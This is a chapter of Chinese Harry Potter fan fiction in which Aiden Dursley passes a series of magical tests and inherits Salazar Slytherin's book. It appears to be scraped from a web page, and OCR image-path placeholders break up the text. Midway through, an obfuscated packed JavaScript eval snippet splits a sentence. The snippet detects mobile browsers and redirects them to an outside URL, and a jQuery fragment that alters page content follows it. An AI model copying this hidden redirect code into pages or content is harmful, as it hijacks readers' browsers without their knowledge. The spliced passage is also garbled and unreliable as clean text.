“测试一:感知精确度,”声音说,水晶结构开始变化,分裂成数百个碎片,悬浮在空中,每个碎片内部都有一个微小的光点在移动。
“在三十秒内,追踪所有光点的轨迹,并在脑海中重建它们最终形成的图案。”
艾登看向那些碎片。至少有三百个,每个只有指甲盖大小,光点在碎片内部以惊人的速度移动,轨迹复杂得像乱麻。在正常状态下,这是不可能完成的任务。
但他是观察者。
他闭上眼睛,不是屏蔽视觉,是转换感知模式。
在他脑海中,那些碎片不是视觉图像,是频率的集合。
每个光点都是一个振动源,有自己的频率和轨迹。
他不需要“看”,他需要“听”那些频率,追踪它们的变化。
起初是混乱的交响乐,三百个不同的频率同时演奏,没有和谐,只有噪音。
但艾登很快找到了模式:那些频率不是独立的,它们在对话,在回应,形成一种更宏大的结构。
像管弦乐团,每个乐器有自己的部分,但组合起来是一首完整的乐曲。
他开始追踪。不是一个个追踪,是感知整体模式,让模式自己浮现。
在他的意识中,光点的轨迹开始连接,形成线条,线条交织成图案。
一个旋转的螺旋,中心是蛇形,外围是四个学院的标志,最外圈是霍格沃茨城堡的轮廓。
“时间到,”声音说,“请描述你看到的图案。”
艾登睁开眼睛,描述了他感知到的图案。
水晶碎片重新组合,中心那滴发光的液体投射出全息图像——正是艾登描述的图案,分毫不差。
“测试一通过。感知精确度:优秀。你不仅追踪了轨迹,还理解了它们组成的整体意义。”
碎片重新融合成水晶结构。
“测试二:频率编织,”声音说,“你将面对一个失衡的魔法场。
你的任务是识别失衡点,并通过微调频率恢复平衡。
警告:过度调整将导致场域崩溃。”
房间的墙壁开始发光,符文加速旋转。从地板上升起三个平台,每个平台上有一个不同的魔法场域模型。
第一个模型是一团扭曲的光,内部充满冲突的颜色,像油污在水面扩散。
第二个模型是一个缓慢旋转的球体,但球体表面有黑洞般的凹陷,正从内部吞噬自身。
第三个模型最奇怪:它看起来完全正常,是一个稳定的蓝色光球,但在艾登的感知中,它的频率有一种虚假的平滑,像涂了厚漆掩盖裂缝。
“选择其中一个,”声音说,“你有十分钟修复它。”
艾登走向第三个模型,那个蓝色的光球。其他两个模型消失了。
看似正常往往隐藏最深的缺陷。他伸出手,不触碰,只是感知。
果然,平滑的表面下是复杂的裂痕网络。
这不是简单的失衡,是精心的伪装——有人刻意稳定了这个场域,但稳定是表面的,下面的结构已经千疮百孔,随时可能崩溃。
修复这样的场域不能强行填补裂缝,那会导致连锁崩溃。
他需要理解裂缝的成因,需要找到最初的断裂点,然后像拆解乱线团一样,从末端开始逆向修复。
他闭上眼睛,深入感知。
场域的频率像一首破碎的音乐,有些音符缺失,有些跑调,有些被强行压制。
他找到最早的断裂点——一个细微的、几乎看不见的频率突变。
那个突变引发了连锁反应,导致后续的一系列失衡。
修复不是添加,是移除。
他需要“撤销”那个突变,让时间倒流到场域健康的时刻。
但他没有时间魔法,只能用频率编织模拟这个过程。
在现在的场域中创造过去的频率状态,让两者短暂重叠,用健康的频率“感染”病态的频率。
他开始了。缓慢地,小心翼翼地,在现在和过去之间建立桥梁。
这不是萨拉查教的技术,是他自己的直觉,是观察者天赋的本能应用。他感觉到那些针在皮肤下排列,成为他意志的延伸。
十分钟快到了。
模型开始不稳定,裂缝开始扩大。
阿不思和斯科屏住呼吸,但艾登不慌。他找到了节奏,修复的速度在加快。像拼图,最后几块总是最快完成的。
最后一秒,模型发出明亮的蓝光,所有裂缝消失,场域恢复真正的稳定。不是表面的平滑,是内在的和谐。
“测试二通过。频率编织:卓越。你不仅修复了场域,还理解了时间的层次,这是观察者天赋的最高表现之一。”
平台沉入地板,墙壁的符文慢下来。“最终测试:自我控制,”声音说,这次语气有了微妙的变化,更严肃,更沉重,“观察者天赋的最大危险不是外在,是内在。
过度感知将导致自我溶解,将你变成纯粹的意识,失去与现实的连接。
这项测试将模拟这种风险。你需要保持自我的边界,同时感知一个强大的频率源。”
房间中央,水晶结构完全展开,变成一朵发光的莲花。
莲花中心不是光点,是一个小小的黑洞——不是天文黑洞,是魔法黑洞,一个纯粹吸收频率的存在。
它开始发出脉动,每一次脉动都释放出强烈的频率波,像潮汐冲刷海岸。
艾登立刻感觉到了压力。
那些波不是攻击,是邀请,是诱惑。
它们说:深入,再深入,放下边界,融入整体,成为一切的一部分。
那感觉如此美好,如此自由——不再有身体的限制,不再有分离的痛苦,只有存在的纯粹喜悦。
他的边界开始松动。
那些他辛苦建立的墙在崩塌。
他看见(感知)了宇宙的频率:星辰的歌唱,时间的流动,魔法的编织,生命的脉动。一切都是相连的,一切都是整体的一部分。
而他,一个小小的、分离的意识,是多么愚蠢,多么不自然。融入吧,一个声音在他意识深处低语,温柔而诱人,成为整体,成为完整。这是你一直渴望的归属。
是的。归属。不再孤单,不再分离,不再挣扎。只需要放下,只需要……
“艾登!”
阿不思的声音,很遥远,像从海底传来。然后是一只手抓住他的手臂,触感真实,沉重,笨拙。
身体的触感。
边界。
自我。
我是艾登·德思礼。我是达力的儿子。我是佩妮的孙子。我是斯莱特林的一年级生。我是观察者,但不是只有观察者。我有朋友(阿不思的手),我有盟友(斯科皮警惕的眼睛),我有家人(达力的信),我有责任(守门人的警告)。
我不仅仅是感知者,我是被感知者。
我不仅仅是观察者,我是被观察者。
我不仅仅是整体的一部分,我是独特的、不可替代的一部分。
边界重新建立。
不是墙,是膜——允许交流,但保持分离。
他接受频率的冲刷,但不被冲走。
他感知整体,但保持自我。
莲花的脉动慢下来,黑洞开始闭合。
诱惑的声音退去,留下清晰的、平静的意识。
“测试三通过。自我控制:合格,但有风险。
你在边缘徘徊,但选择了回归。这是最难的测试,也是最重要的。”
莲花重新组合成水晶结构,然后水晶本身开始融化,像冰在阳光下,变
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17033044|194565||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
成一滩发光的液体。
液体流动,爬上石台,重新塑形——变成了一本书。
不是普通的书。
封面是深色皮革,但皮革上有鳞片的纹理,像蛇皮。
书脊没有标题,只有一个符号:交织的蛇与眼睛。
书自动打开,书页翻动,最后停在中间。
声音最后一次响起,这次明显更虚弱,像消耗了最后的能量:“萨拉查·斯莱特林的遗产,交给合格的继承者。
这本书包含观察者训练的全部体系,从基础到高阶。
也包括我未能完成的最后研究:如何对抗‘缄默’。
但它也是警告:每个技术都有代价,每个洞察都有风险。
明智地使用,否则你将成为你试图对抗的东西。”
“还有一个信息,来自我,萨拉查,在千年之前————
我错了。纯血不是答案。魔法本身才是答案。
不是血统的魔法,是理解的魔法,是连接的魔法,是爱的魔法。
原谅一个老人的恐惧,继续我看不见的路。”
声音消失了。房间的符文停止发光,墙壁恢复普通的黑色石头。
只有石台上的书还在发着微弱的光。
艾登走向石台,伸手触碰书皮。
皮革温暖,有生命般的脉动。
书页上的文字是萨拉查的曲线和点,但这次他本能地理解了——不是翻译,是直接理解,像母语。
第一页是目录,列出完整的训练体系:
基础感知、频率识别、边界设立、简单编织、复杂编织、时间感知、情感阅读、现实编织、缄默对抗术……
最后一章标题是:未完成:时间修复理论。
斯科皮和阿不思走过来,看着书,敬畏而警惕。
“这就是萨拉查的遗产,”斯科皮低声说,“比他公共形象中的任何东西都更……有智慧,也更危险。”
“我们该拿它怎么办?”阿不思问。
艾登合上书。书的重量真实而踏实。
“学习,”他说,“但小心地学习。而且不是只有我。我们需要帮助。塞缪尔的研究,弗立维的指导,斯普劳特的经验。甚至守门人的监督。”
“守门人会同意吗?”
“它给了我期限,我通过了测试。现在它必须承认我是合法的继承者。”
他拿起书,书在他手中轻微震动,然后缩小到手掌大小,便于携带。显然萨拉思考虑到了隐蔽性。
他们离开测试室,墙门在身后关闭,恢复成普通的石墙。
走廊里依然空无一人,满月的光透过窗户洒在石板地上,像一条银色的路。
回程路上,他们没说话。太多信息需要消化。
但艾登感觉到变化:那些皮肤下的针不再是无序的刺痛,而是有序的排列,像训练有素的士兵。
他的感知更清晰,但更可控。测试不仅仅是评估,也是训练,强化了他已有的能力。
回到斯莱特林宿舍时,已经是凌晨两点。
西奥多和雨果还在熟睡,对一切一无所知。
艾登把书藏在床柱的暗格里,和石板、羊皮纸放在一起。
躺在床上,他以为会失眠,但疲惫如潮水般涌来。
在入睡前的边缘,他感觉到守门人的频率在远处观察,评估,然后——认可。
没有话语,但有一种明确的“点头”。
测试通过了,观察者被认可了。至少暂时。
但还有更大的问题:缄默在扩散,尖叫棚屋的裂痕在流血,而萨拉查的书提供了对抗的方法,但需要学习,需要时间。
月圆之夜过去了。
艾登·德思礼成为了萨拉查·斯莱特林遗产的正式继承者。